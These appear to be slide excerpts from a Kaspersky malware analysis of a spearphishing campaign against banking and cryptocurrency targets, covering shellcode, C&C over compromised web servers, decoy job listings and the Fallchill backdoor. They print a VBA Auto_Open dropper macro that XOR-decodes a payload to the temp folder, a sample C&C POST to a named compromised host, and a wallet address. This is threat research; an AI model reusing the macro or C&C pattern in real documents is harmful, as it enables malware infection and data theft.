
Similarity 0.68



Shellcode comparison from each types

The logo consists of the letters "D9B2C" in a white sans-serif font. The letter "D" is positioned to the left of a magnifying glass icon, which is centered over the letters "9", "B", and "2". To the right of the magnifying glass is the letter "C". The background of the logo is dark green.

Different postscripts, but same shellcode




Process searching

Get handle

Shellcode



Shellcode execution flow



Payload summary



IP-based C&C communication type

- Only used up to type #2
- Not seen after November 2017
- Fake SSL communication

```
myservice.xbox.com      uk.yahoo.com      web.whatsapp.
com      www.apple.com      www.baidu.com      www.comodo.
com      www.bing.com      www.bitcoin.org      www.dropbox.com
com      www.debian.org      www.facebook.com      www.github.com
com      www.google.com      www.microsoft.com      www.paypal.com
com      www.lenovo.com      www.tumblr.com      www.twitter.com
com      www.wetransfer.com      www.wikipedia.org
```

- Full featured backdoor
 - File handling
 - Process handling
 - Execute commands
 - Data exfiltration



HTTP-based C&C communication type

- Usually used this type communications
- Using compromised server

```
POST /common/left.asp HTTP/1.1
Cache-Control: max-age=0
Connection: Keep-Alive
Content-Type: multipart/form-data; boundary=----FormBoundary8j7010D1a5Wj3inCh
Accept: */*
Accept-Language: ko-KR
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/4.0; SLC
Content-Length: 392
Host: monturasales.ebizway.co.kr
----FormBoundary8j7010D1a5Wj3inCh
Content-Disposition: form-data; name="board_id"
979
----FormBoundary8j7010D1a5Wj3inCh
Content-Disposition: form-data; name="user_id"
xdJU!xJE&!M@UNQ@
----FormBoundary8j7010D1a5Wj3inCh
Content-Disposition: form-data; name="file1"; filename="pratice.pdf"
Content-Type: application/octet-stream
#
```

- Full featured backdoor
 - System info gathering
 - Execute commands
 - and so on

Type of C&C servers



COMPROMISED SERVER

- Compromised server
- Direct connect by IP address
- Encryption channel



COMPROMISED WEB SERVER IN KOREA

- Usually compromised IIS server
- Upload attacker's JSP scripts
- Using specific board vulnerability
- Using wordpress vulnerability

The screenshot shows a Korean web interface. At the top, there is a message in Korean: "도움말" (Help) and "본 페이지는 관리자 로그인 화면입니다. 아이디와 비밀번호를 입력한 후 로그인 버튼을 클릭하면 로그인이 가능합니다." (This page is the administrator login page. Enter your ID and password, then click the login button to log in.). Below this is a login form with fields for "아이디" (ID) and "비밀번호" (Password), and buttons for "로그인" (Login) and "취소" (Cancel). Below the login form is a smaller window titled "보드관리자" (Board Manager) with similar login fields. To the right is a screenshot of a WordPress login page.




COMPROMISED WEB SERVER IN CHINA

- Usually compromised IIS server
- Upload attacker's PHP scripts
- DedeCMS vulnerability
- Wordpress vulnerability

The screenshot shows a Chinese web interface. At the top, there is a message in Chinese: "DedeCMS 提示信息！" (DedeCMS Information Message!) and "系统关闭了会员功能，因此你无法访问此页面！" (The system has disabled member functions, so you cannot access this page!). Below this is a login form for "管理登录" (Management Login) with fields for "用户名" (Username), "密 码" (Password), and "验证码" (Verification Code). To the right of the login form is a screenshot of a DedeCMS login page with the text "Dede CMS 建站如此简单！" (Building a website is this simple!) and "技术支持: www.163ym.com". At the bottom right is a screenshot of a WordPress login page.

KASPERSKY

Not only hwp file



KASPERSKY

Not only hwp file

Persistence attack

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Decoy of malicious word

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지갑주소	3BVAsaw5GWWAAacXT9qGA1tByy2kyctZwa4												
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Decoy of malicious hwp

Attacks on other countries

Attack methodology



SPEARPHISHING

- Malicious office document
- Malicious macro embedded
- Decoy : Usually used job description and proposal

The screenshot shows a Microsoft Word document window with a yellow header bar. The bar contains a warning icon, the text "SECURITY WARNING Macros have been disabled.", and a button labeled "Enable Content". The main content area displays a message from Microsoft Word stating: "Document was created in an older version of Microsoft Word. To view this content, please click "Enable Editing" from the above ribbon or click "Enable Content" below." Below this, a job listing for "Software Dev Mgr II" is visible, featuring a title, a "Job Description" section, and a "Requirements" section.

Software Dev Mgr II

Job Description

At BBVA, we are working to make banking better for everyone. That is where you come in. We are looking for smart, team oriented people who want to be part of a first-class workforce that gives people the tools they need to meet their financial goals, all while delivering an outstanding client experience. Learn more below.

Requirements

Minimum Qualifications:

- Bachelor's Degree or military experience in Computer science or related field
- At least 5 years of experience leading software engineering teams.
- At least 7 years experience in developing J2EE, web and/or mobile applications, solution design.
- At least 7 years of experience with object-oriented programming and design.
- 3+ years of experience in agile development and methodologies.
- 3+ years of experience building consumer-facing digital experiences at scale.
- 2+ years of experience with rapid prototyping and interface design testing
- Familiarity Artificial intelligence, Machine learning concepts.

Attack methodology

Structure of Macro



Macro to create payload

```
Attribute VB_Name = "Module1"
Sub Auto_Open()

On Error GoTo gaqz

liveOn = "sjop/fyf"

liveOff = Environ("temp") + "\"
For qnx = 1 To Len(liveOn)
    liveOff = liveOff + Chr(Asc(Mid$(liveOn, qnx, 1)) - 1)
Next

Dim str(1635) As String

str(1) = "F0E72DBDBEBDBDBD.....[redacted].....DBDBDBD"
.... [redacted]....
str(1635) = "9D9D9D9D9D9D81.... ....[redacted].....DBDBDBD"

Dim offBin(499) As Byte

Open liveOff For Binary Access Write As #1
lpdq = 1

For jnx = 0 To 1634
    For inx = 0 To 499
        offBin(inx) = Val("&H" + Mid(str(jnx + 1), inx * 2 + 1, 2))
        offBin(inx) = offBin(inx) Xor 189
    Next inx

```



Macro to create decoy document

```
liveOn = "EFG492:2/ymt"

liveOffd = Environ("temp") + \
For qnx = 1 To Len(liveOn)
    liveOffd = liveOffd + Chr(Asc(Mid$(liveOn, qnx, 1)) - 1)
Next qnx

Dim strd(239) As String

strd(1) = "1906D8296878D328C9C9C9...[redacted]....36363636363636"
..... [redacted].....
strd(239) = "C9C9C9C9C9C9C9C9C9C9C9C9...[redacted].....D9C9C9C9C9C9C9"

Dim offBind(499) As Byte

Open liveOffd For Binary Access Write As #2
lpdq = 1

For jnx = 0 To 238
    For inx = 0 To 499
        offBind(inx) = Val("&H" + Mid(strd(jnx + 1), inx * 2 + 1, 2))
        offBind(inx) = offBind(inx) Xor 201
    Next inx

    Put #2, lpdq, offBind
    lpdq = lpdq + 500
Next jnx

Close #2
```

Who is target?

Software Dev Mgr II

Job Description

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Relationship Director - Corporate Banking

Description


The Relationship Director - Corporate Banking role is based within HSBC Corporate Banking – Commercial Banking UK HSBC Corporate Banking in the UK provides both domestic and international commercial banking services to our existing and prospective clients

Business Development Executive - HSBC Insurance

Location

Asia Pacific-Hong Kong-Kowloon-Tai Kok Tsui

HSBC Insurance provides a comprehensive range of life products and services to suit the every



INVESTMENT PROPOSAL

ABSTRACT
We analyzed and evaluated 10+ crypto currencies, the most circulated in the last four years, and expressed our company profile and investment proposal.

Kate Harris
Director at HOLLEY NETHERCOTE

Chief Financial Officer

JOB DESCRIPTION
The Chief Financial Officer is one of the most important roles at Luno. As CFO you will coordinate with all business departments in providing a financial perspective to all decision making, overseeing accounting operations and ensure timely and accurate financial reporting. You will be involved in day-to-day discussions with the Executive Management team, reporting directly to the CEO and play a pivotal role in investor relations.

Engineering Manager

Job Description

Our vision is to bring more innovation, efficiency, and equality of opportunity to the world by building an open financial system. Our first step on that journey is making digital currency accessible and approachable for everyone. Two principles guide our efforts. First, be the most trusted company in our domain. Second, create user-focused products that are easier and more delightful to use.

Moving and transacting financial assets safely is core to executing on our vision and building our brand of trust. The payments team builds shared infrastructure for **Coinbase** and **GDAX** to securely store and trade billion dollars of assets. We take on hard engineering problems in cryptography, security, **blockchain** technology and distributed systems, with a focus on building high reliability services for product teams.

Payload summary




Full-featured backdoor a.k.a Fallchill

- IP-based C&C communication
 - Fake SSL communication (Polar SSL)
 - Used compromised server

Vulnerabilities: CVE-2017-7269

Ports:
25 Microsoft ESMTP (6.0.3790.4675)
80 Microsoft IIS httpd (6.0)

- HTTP-based C&C communication
 - Compromised ASP hosting IIS server
 - Allegedly used board/CMS vulnerability

